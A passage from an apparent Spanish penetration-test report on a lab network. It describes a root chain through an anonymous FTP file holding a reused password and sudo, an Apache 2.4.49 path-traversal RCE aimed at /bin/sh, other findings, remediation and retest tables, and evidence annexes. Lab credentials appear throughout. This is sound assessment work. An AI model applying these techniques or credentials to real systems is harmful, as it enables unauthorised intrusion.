EV-ROOT-CHAIN	B3 FTP anónimo → `Admin13.-` → SSH M1 → sudo	Log: 6b9696235223f989; PNG: 9bf7486db69bc8d8
EV-007-RETEST	Versiones parcheadas y retest completo M1–M4	Log: edbe0ae23cc03d69; PNG: 9c476d90c43f65ba

Nota. Los hashes completos están en el Anexo F. La captura y el log se conservan sin edición.

3.4.9. Impacto y cadena de elevación

Tabla 14
Impacto real por vector en M1

Vector	Resultado	Evidencia
W2 RCE como www-data	Demostrado por Chain A: `uid=33(www-data)`	EV-W2-07, EV-W2-08
W2 Chain D zero-dep	No disponible: el PoC público falla	EV-W2-02 a EV-W2-06
W3 RCE como www-data	Demostrado: `uid=33(www-data)`	EV-005-M1-03
W1 ruta batch y login admin	Demostrado: POST 400 y login 302	EV-000-11, F03-001
ROOT en M1	B3 → `credenciales.txt` → SSH `ubuntu` → sudo	EV-ROOT-CHAIN, EV-W2-09

Nota. El root de M1 no proviene de W2. Se documenta la cadena real para no atribuir un éxito falsamente.

La cadena real para obtener root fue: B3 (FTP anónimo en M3) expone `credenciales.txt` con `Admin13.-`; esa clave se reutiliza en el usuario `ubuntu` de M1, que

pertenece al grupo `sudo`; con la misma clave se ejecuta `sudo id` y se obtiene `uid=0(root)`. La Figura 3 muestra `uid=0(root)` y la primera línea de `/etc/shadow`. El marcador final se guardó en `/root/PWNED-M1-root.txt` (EV-W2-09).

Figura 3
M1: elevación a root por clave reutilizada y sudo



Nota. Captura EV-W2-ROOT: usuario ubuntu, sudo id con uid=0(root) y lectura de /etc/shadow. La elevación no proviene de W2. Elaboración propia.

3.4.10. Remediación aplicada

Tabla 15
Remediación de W2

Medida	Verificación
Actualizar PHP a 8.4.27	`php -v` y phpinfo muestran 8.4.27
`session.upload_progress.enabled=Off`	phpinfo muestra Off; el vector de sesión no se activa
Eliminar el sink LFI (`/lfi.php`)	`/lfi.php` responde 404
Cerrar el Apache prefork del puerto 8080	`ss -lnt` no muestra 8080
Rotar la clave de `ubuntu`	`Admin13.-` falla; `M1_Ubuntu_2026!` funciona
Revisar logs de OOM y `zend_mm_heap`	Sin procesos hijos anómalos

Nota. Aplicado y verificado en EV-007-RETEST. La versión final es PHP 8.4.27 y el LFI ya no existe.

3.4.11. Retest

```
php -v                                        # PHP 8.4.27
php -i | grep session.upload_progress      # Off
curl -s -o /dev/null -w '%{http_code}' http://10.10.10.11/lfi.php   # 404
# misma Chain A: ya no hay sink LFI que incluir
```

El retest de W2 se ejecutó el 2026-10-27 dentro de EV-007-RETEST: PHP 8.4.27, `session.upload_progress.enabled=Off`, `/lfi.php` en 404 y SSH con la clave vieja fallando. W2 queda cerrado por versión y configuración.

3.4.12. Requisitos EARS y checklist

Tabla 16
Requisitos verificables de W2

Requisito	Enunciado
REQ-W2-01	MIENTRAS se use PHP 8.4.26 para W2, el laboratorio DEBE usar NTS y prefork.
REQ-W2-02	CUANDO se ejecute el PoC, el laboratorio DEBE capturar id o documentar la limitación.
REQ-W2-03	La remediación DEBE dejar PHP 8.4.27 o superior y el PoC DEBE fallar.
REQ-W2-04	La Chain A DEBE declarar que requiere un sink LFI y no se presentará como zero-dependency.

Nota. Los requisitos se derivan de la ficha del hallazgo y del version gate.

- ✓ Snapshot previo a W2 y rebuild en prefijo aislado.
- ✓ Build NTS y prefork verificado con httpd -V y php -i.
- ✓ php.ini ajustado y offsets derivados del binario real.
- ✓ PoC ejecutado con los offsets reales.
- ✓ Limitación del PoC documentada con HEAP_LEAK_FAILED.
- ✓ Chain A ejecutada: RCE `www-data` y marcador (EV-W2-07/08).
- ✓ Remediación a PHP 8.4.27 + `upload_progress=Off` + LFI eliminado.
- ✓ Retest con la versión corregida (EV-007-RETEST).

3.4.13. Limitaciones y lecciones de W2

1. **La versión vulnerable no basta.** PHP 8.4.26 estaba dentro del rango afectado, pero el build ZTS y el MPM event impedían el PoC. Fue necesario reconstruir el entorno.
2. **Los offsets son del binario, no del CVE.** Copiar offsets de otro build hace fallar el PoC aunque la versión sea correcta.

3. **Hay dos caminos y hay que nombrarlos.** El PoC empaquetado (Chain D) no cierra; la Chain A sí ejecuta código, pero requiere un sink LFI. Presentarla como zero-dependency sería falso.

4. **La remediación se prueba, no se supone.** PHP 8.4.27, `upload_progress=Off` y la eliminación del LFI se verificaron en EV-007-RETEST; sin ese retest no se podría decir que W2 está cerrado.

3.5. Otros hallazgos relevantes

Tabla 17
Hallazgos demostrados y su impacto

ID	Qué se demostró	Impacto y salto
W3	Apache 2.4.49 con CGI operativo: POST con traversal a /bin/sh devuelve uid=33(www-data)	RCE como www-data; mismo loot que W1 hacia M2
W4	Login administrativo de WordPress con usc.admin/Admin13.- (302 y cookie)	Control del CMS; base para subir plugin
W5	server-status accesible	Expone workers y peticiones
W6	info.php accesible	Expone versión, rutas y extensiones
W7	Listado de uploads	Facilita descubrir archivos subidos
M1-SSH	ubuntu/Admin13.- autentica y sudo eleva a root	Root en M1 y pivote total
D2	wp-config.php entrega wp_user/wp_pass123	Lectura de wordpress (12 tablas) y moodle_db (487 tablas)
B3	FTP anónimo con credenciales.txt	Credenciales de M4/M5 y dumps de base de datos
B4	NFS con no_root_squash	Escritura como root remoto en respaldos
S3	Administrador/password_2026 con Pwn3d!	Acceso administrativo a M4
S4	AXFR de uni.lab	Inventario completo de la zona
S5	SMB signing desactivado	Riesgo de relay de NetNTLM
C4	TightVNC sin autenticación	Escritorio remoto y whoami como desktop-dt5f05n/cliente

Nota. Detalle completo en las fichas internas por máquina y en el índice de evidencias.

3.6. Limitaciones documentadas

Tabla 18
Limitaciones y causa raíz

ID	Limitación
W1	No se ejecutó el PoC completo; fingerprint y ruta batch validados, sin afirmar RCE
W2	Chain D zero-dep no disponible; Chain A requiere un LFI (ya eliminado); parcheado a 8.4.27
W3	CGI corregido con ExecCGI y Scriptsock; el traversal a /etc/passwd sigue devolviendo 500
D1	enable_strict_lua bloquea package; Redis sin auth validado, RCE no
B1	Samba 4.5.10 es la versión que corrige SambaCry; no explotable
B2	El tarball limpio de vsftpd 2.3.4 no contiene el backdoor; puerto 6200 cerrado
S1	SMB1 no explotable por IPC$; no se demostró EternalBlue
S2	PrintNightmare dio check vulnerable, pero el run no creó sesión
C1	Windows 10 19045 no es vulnerable a EternalBlue
M4	El nivel SYSTEM se obtuvo con credenciales admin y tarea programada; no es privesc desde acceso limitado
M5	La separación de red es lógica, no física; VNC y RDP visibles desde M6

Nota. Las limitaciones se reportan como parte del resultado; no se convierten en éxitos. Elaboración propia.

3.7. Remediación y verificación

La remediación se aplicó el 2026-10-27 sobre M1–M4 y se verificó con el mismo conjunto de comandos de la explotación. M5 no se pudo remediar porque sus puertos 445/3389/5900 siguen filtrados.

3.7.1. Medidas aplicadas

Tabla 19
Remediación aplicada por hallazgo

ID	Medida aplicada	Verificación	Estado
W1	WordPress 7.0.2 y bloqueo de `/wp-json/batch/v1`	`POST` responde 403	Aplicado
W2	PHP 8.4.27, `upload_progress=Off` y LFI eliminado	`php -v` 8.4.27; `/lfi.php` 404	Aplicado
W3	Apache 2.4.51 y CGI denegado	`httpd -v` 2.4.51; traversal 403	Aplicado
W4	Clave de `usc.admin` rotada	Clave vieja 200; nueva 302	Aplicado
W5	`server-status` solo localhost	Externo 403	Aplicado
W6	`info.php` eliminado	404	Aplicado
W7	`Options -Indexes` en uploads	Externo 403	Aplicado
M1-SSH	Clave de `ubuntu` rotada	Clave vieja falla; nueva entra	Aplicado
D1	Redis 6.2.7, `requirepass`, `protected-mode` y UFW	`PING` sin clave: NOAUTH	Aplicado
D2	Claves de base de datos rotadas	Vieja ERR; nueva OK	Aplicado
D3	UFW: 3306 solo M1; 6379/161 cerrados	`nmap` filtrado	Aplicado
D4	SNMP `public/private` deshabilitado	Comunidad fuerte solo 127.0.0.1	Aplicado
B1	Samba 4.5.10 y SMB2 mínimo	`smbd --version` 4.5.10	Aplicado

ID	Medida aplicada	Verificación	Estado
B3	FTP anónimo deshabilitado y credenciales eliminadas	Anónimo 530	Aplicado
B4	`root_squash` en los tres exports	`exportfs -v`	Aplicado
B5	Clave SSH de M3 rotada	Vieja falla; nueva entra	Aplicado
S1	SMB1 deshabilitado	`SMBv1:False`	Aplicado
S2	Spooler detenido y usuario `soporte` eliminado	`Stopped/Disabled`	Aplicado
S3	Clave de administrador rotada	Vieja LOGON_FAILURE; nueva OK	Aplicado
S4	AXFR restringido	`dig axfr`: Transfer failed	Aplicado
S5	SMB signing activado	`signing:True`	Aplicado
C2–C4	M5 sin acceso por puertos filtrados	Pendiente de consola/VMware	Pendiente

Nota. Evidencia única del retest: EV-007-RETEST. La tabla separa lo aplicado de lo que sigue pendiente.

3.7.2. Versiones antes y después

Tabla 20
Versiones antes y después de la remediación

Componente	Antes	Después	Fix
WordPress	7.0.1	7.0.2	7.0.2
PHP	8.4.26 ZTS	8.4.27 ZTS + `upload_progress=Off`	8.4.27
Apache	2.4.49	2.4.51	2.4.50+
Redis	6.2.6	6.2.7 + `requirepass`	6.2.7
Samba	4.5.10	4.5.10 + SMB2 mínimo	4.5.10
vsftpd	2.3.4 limpio	2.3.4 + anónimo off	3.x / limpio
Windows Server	14393	SMB1 off, signing on, Spooler off	Config
Windows 10	19045	Pendiente: M5 filtrado	—

Nota. Comparación contra el fix; W2 cumple por versión y por configuración.

3.7.3. Retest antes y después

Tabla 21
Retest de la Fase 6


ID	Antes	Después real	Estado
W1	WP 7.0.1; `POST` 400	WP 7.0.2; `POST` 403	Cerrado
W2	PHP 8.4.26; Chain A RCE	PHP 8.4.27; `upload_progress=Off`; `/lfi.php` 404	Cerrado
W3	Apache 2.4.49; RCE www-data	Apache 2.4.51; traversal 403	Cerrado
W4	`Admin13.-` → 302	`Admin13.-` 200; `Uni2026!Admin` 302	Cerrado
W5	`server-status` 200	Externo 403	Cerrado
W6	`info.php` 200	404	Cerrado
W7	`Index of` uploads	Externo 403	Cerrado
M1-SSH	`ubuntu/Admin13.-` + sudo	Clave vieja falla; nueva funciona	Cerrado

ID	Antes	Después real	Estado
D1	Redis 6.2.6; PONG sin auth	Redis 6.2.7; PING = NOAUTH	Cerrado
D2	`wp_pass123` conectaba	Vieja ERR; `Wp_Uni_2026!` OK	Cerrado
D3	3306/6379 abiertos	3306/6379 filtrados; 161 local	Cerrado
D4	SNMP `public/private`	Deshabilitado; comunidad fuerte local	Cerrado
B1	Samba 4.5.10	4.5.10 + SMB2 mínimo	Cerrado
B3	FTP anónimo 230	Anónimo 530; `credenciales.txt` eliminado	Cerrado
B4	`no_root_squash`	`root_squash` en los tres exports	Cerrado
B5	SSH `rony123/rony123`	Vieja falla; `M3_Backup_2026!` funciona	Cerrado
S1	SMBv1 True	SMBv1 False	Cerrado
S2	Spooler Running; `soporte`	Spooler Stopped; `soporte` eliminado	Cerrado
S3	`password_2026`	Vieja LOGON_FAILURE; `M4_Admin_2026!` OK	Cerrado
S4	AXFR completo	Transfer failed	Cerrado
S5	signing off	signing True	Cerrado
C2–C4	M5 filtrado	Pendiente de acceso	Pendiente

Nota. Mismos comandos antes y después. Las versiones sí cambiaron; M5 sigue fuera de alcance por filtrado.

Figura 4

Retest completo de la Fase 6



Nota. Captura EV-007-RETEST: versiones 7.0.2 / 8.4.27 / 2.4.51, bloqueos de W1/W3/W5/W6/W7, W2 LFI 404, claves rotadas, Redis 6.2.7, M3 y M4 endurecidos, M5 filtrado. Elaboración propia.

3.7.4. Residuales

Tabla 22
Riesgo residual después del retest

ID	Residual y decisión
W2	Chain A sigue siendo posible si vuelve a existir un LFI; Chain D zero-dep no está disponible. Se eliminó el LFI y se dejó `upload_progress=Off`.
M5	445/3389/5900 filtrados; C2–C4 no verificados. Requiere consola/VMware.
B2	vsftpd 2.3.4 limpio; no aplica y el puerto 6200 está cerrado.
D1	Redis 6.2.7 escucha en 0.0.0.0; UFW y `requirepass` lo contienen.
S1	SMB1 off; EternalBlue no aplica a este build.

Nota. La dirección debe leer “mitigado” y “parcheado” como estados distintos.

4. CONCLUSIONES Y RECOMENDACIONES

4.1. Conclusiones

1. **La cadena manda, no el CVE aislado.** El acceso a M1 se sostuvo con W3 y con la clave reutilizada; W2 aportó un RCE adicional por Chain A. La misma clave, encontrada en un backup de M3, abrió M4 y M5.

2. **La configuración pesa tanto como la versión.** server-status, info.php, listado de uploads, FTP anónimo, NFS sin root_squash, VNC sin clave y SNMP public/private son debilidades reales sin CVE.

3. **W2 tuvo dos caminos.** El PoC empaquetado (Chain D) no cerró el leak de heap ni en el target oficial; la Chain A (session injection + LFI) sí dio `uid=33(www-data)`. Presentarla como zero-dependency sería falso: requiere un sink LFI.

4. **No todo lo que dice la versión es explotable.** Apache 2.4.49 necesitaba CGI operativo; Samba 4.5.10 ya corrige SambaCry; el tarball limpio de vsftpd no tiene backdoor; Windows 10 19045 no es vulnerable a EternalBlue. Documentar la limitación es parte del rigor.

5. **La remediación se demuestra con versiones y retest.** WordPress 7.0.2, PHP 8.4.27, Apache 2.4.51 y Redis 6.2.7 quedaron verificados en EV-007-RETEST, junto con el cierre de W1/W3/W5/W6/W7 y el LFI en 404.

6. **El aislamiento lógico falla si el firewall no se aplica.** M4:445 y M5:5900 estaban

visibles desde M6; se documentó como hallazgo de configuración. M5 sigue pendiente de remediación.

4.2. Recomendaciones

- **Identidades:** claves únicas por servicio, sin reutilización; 2FA en el CMS; LAPS en Windows; sudo restringido.
- **Servicios de gestión:** SSH solo por llave y sin root directo; FTP reemplazado por SFTP/SCP; VNC con clave y solo localhost; SNMPv3.
- **Datos:** backups cifrados, sin credenciales en claro y con permisos mínimos; root_squash en NFS.
- **Plataforma:** actualizar WordPress, PHP, Apache, Samba, Redis y Windows; deshabilitar SMBv1 y Spooler si no se usa.
- **Red:** aplicar de verdad la regla “M2–M5 solo M1”; monitorear tráfico este-oeste; separar VLAN si es posible.
- **Proceso:** inventario de CVE verificado en NVD/CVE.org, con fecha y CVSS; retest obligatorio antes/después; snapshot antes de cada cambio.

5. ANEXOS

5.1. Anexo A. Evidencia gráfica del proceso

Este anexo reconstruye el proceso completo en el orden en que ocurrió. Cada figura se lee con cinco campos: **Momento** (fase y posición dentro de la cadena), **Acción** (qué se ejecutó), **Lectura** (qué devolvió realmente la herramienta), **Interpretación** (qué demuestra) y **Siguiente paso** (cómo se encadena con la evidencia siguiente). Las salidas provienen de los logs fechados en UTC; no se reconstruyen de memoria. El orden del anexo es el del proceso, no el del nombre del archivo.

Figura 5

Versiones instaladas en M1–M5



Nota. Captura EV-000-10: WordPress 7.0.1, PHP 8.4.26, Apache 2.4.49, Redis 6.2.6 y Samba 4.5.10. Elaboración propia.

Momento. Fase 0/2, línea base del laboratorio. Es el primer paso antes de hablar de explotación: fijar qué versión corre en cada VM.

Acción. Se ejecutó `./informe/tools/versiones.sh` desde M6 para consultar WordPress, PHP, Apache, Redis, MariaDB, Samba, vsftpd y SMB en M1–M5.


Lectura. M1 reporta WordPress 7.0.1, PHP 8.4.26 ZTS con Apache 2.4.49 y MPM event; M2, Redis 6.2.6 y MariaDB 10.11.19; M3, Samba 4.5.10 y vsftpd 2.3.4; M4, build 14393 con SMB signing en False y SMBv1 en True; M5 aparece con 445, 3389 y 5900 filtrados.

Interpretación. La tabla de versiones queda cerrada y aparece la primera decisión: W2 exige NTS y prefork, pero el servicio de M1 era ZTS con MPM event. La versión es vulnerable, las condiciones del PoC todavía no.

Siguiente paso. Con las versiones fijadas se audita el estado real de cada vulnerabilidad y se confirma cuáles están activas antes de tocar el PoC.

Figura 6

Auditoría de estado vulnerable de M1–M5



Nota. Captura EV-000-11: W1/W3/W4/W5/W6/W7 activos, W2 y B1 pendientes, M4 con usuario soporte y M5 filtrada. Elaboración propia.

Momento. Fase 2/3, verificación del estado vulnerable. La línea base ya existe; ahora se comprueba qué servicios responden y con qué resultado.

Acción. Se ejecutó `./informe/tools/audit-vulnerable.sh`, que recorre M1–M6 con consultas HTTP, Redis, NFS, SMB, WinRM y DNS.


Lectura. M1 devuelve W1 con `POST` 400, W4 con login 302, W5 y W6 con 200, W7 con listado de uploads, W3 con `uid=33(www-data)` y `sudo` con `uid=0(root)`. M2 responde `PONG` sin `requirepass`. M3 exporta `/srv/storage/backups` con `no_root_squash`. M4 autentica `Administrador:password_2026` y `soporte`. M5 sigue filtrada.

Interpretación. El estado vulnerable es real y heterogéneo: hay RCE por W3, root por SSH/sudo y accesos por configuración. W2 queda como pendiente de calibración, no como éxito.

Siguiente paso. Se pasa al reconocimiento externo para documentar cómo se ve ese estado desde la estación del auditor.

Figura 7

Fingerprint de Apache, PHP y WordPress en M1



Nota. Captura F01-004: identificación de Apache 2.4.49, PHP 8.4.26 y WordPress 7.0.1. Elaboración propia.

Momento. Fase 3, reconocimiento inicial. Es la primera mirada externa a la puerta web antes de escanear puertos.


Acción. Se solicitó la cabecera HTTP de `wp.uni.lab` y se ejecutó `whatweb` contra `10.10.10.11`.

Lectura. La respuesta identifica Apache 2.4.49, `X-Powered-By: PHP/8.4.26` y `MetaGenerator: WordPress 7.0.1`; el acceso por IP redirige con 301 a `wp.uni.lab`.

Interpretación. La huella confirma las tres capas de M1 y permite comparar cada versión con NVD antes de explotar. También revela que el sitio se publica por nombre y no por IP.

Siguiente paso. Con la huella confirmada se ejecuta el escaneo de servicios para ver qué puertos sostienen esa superficie.

Figura 8
Escaneo de versiones sobre M1



Nota. Captura F02-002: nmap -sV sobre M1. Elaboración propia.

Momento. Fase 3, escaneo y enumeración. La huella web ya está identificada; toca confirmar el puerto y el servicio que la sirven.

Acción. Se ejecutó `nmap -sV` sobre `wp.uni.lab` para detectar el servicio del puerto 80.

Lectura. El escaneo devuelve `80/tcp open http Apache httpd 2.4.49 ((Unix) PHP/8.4.26)` y confirma el mismo binario observado por HTTP.

Interpretación. La versión no es un dato de cabecera aislado: el servicio la reporta y coincide con la matriz. M1 queda como puerta única de la cadena.

Siguiente paso. Con M1 confirmada se enumeran rutas y usuarios de WordPress para buscar el acceso inicial.

Figura 9

W1 y W4: ruta batch y login administrativo



Nota. Captura F03-001: POST 400 en /wp-json/batch/v1 y login 302 con usc.admin. Elaboración propia.

Momento. Fase 4, acceso inicial a M1. Después del fingerprint se prueban las dos puertas de WordPress: la ruta vulnerable y el login administrativo.

Acción. Se consultó `GET /wp-json/batch/v1`, se envió un `POST` vacío y se probó el login con `usc.admin:Admin13.-`.


Lectura. El `GET` devuelve 404, el `POST` vacío devuelve 400 y el login responde 302 con cookie `wordpress_logged_in` y `Location: /wp-admin/`.

Interpretación. La ruta batch está activa aunque no se complete el PoC de W1, y la clave débil entrega sesión administrativa. W4 queda validado y W1 queda como ruta confirmada, sin RCE.

Siguiente paso. Con sesión web y una clave reutilizada, se intenta el salto a la shell del sistema por W3 y por SSH.

Figura 10

W3: intento inicial de traversal en Apache



Nota. Captura F03-002: 403 y 503 antes de corregir CGI. Elaboración propia.

Momento. Fase 4, validación de W3. La versión 2.4.49 está confirmada y se prueba el traversal de CVE-2021-41773.

Acción. Se solicitó `/cgi-bin/` y luego una ruta con `/.%2e/` apuntando a `/bin/sh`.


Lectura. `/cgi-bin/` devuelve 403 y el traversal devuelve 503 con una página *Service Unavailable*; no hay ejecución ni lectura de archivo.

Interpretación. La versión es vulnerable, pero la configuración de CGI no permite explotarla. No se declara RCE: se documenta la causa y se corrige la configuración para probar el impacto real.

Siguiente paso. Se habilitan `ExecCGI`, `ScriptAlias` y el socket de CGI; después se repite el mismo traversal.

Figura 11

W3: ejecución remota de comandos como www-data



Nota. Captura EV-005-M1-03: POST con traversal a /bin/sh y salida uid=33(www-data). Es el fallback real de W2. Elaboración propia.

Momento. Fase 4, explotación de W3 corregido el CGI. Es la segunda vuelta del mismo hallazgo, ahora con las condiciones del servicio ajustadas.

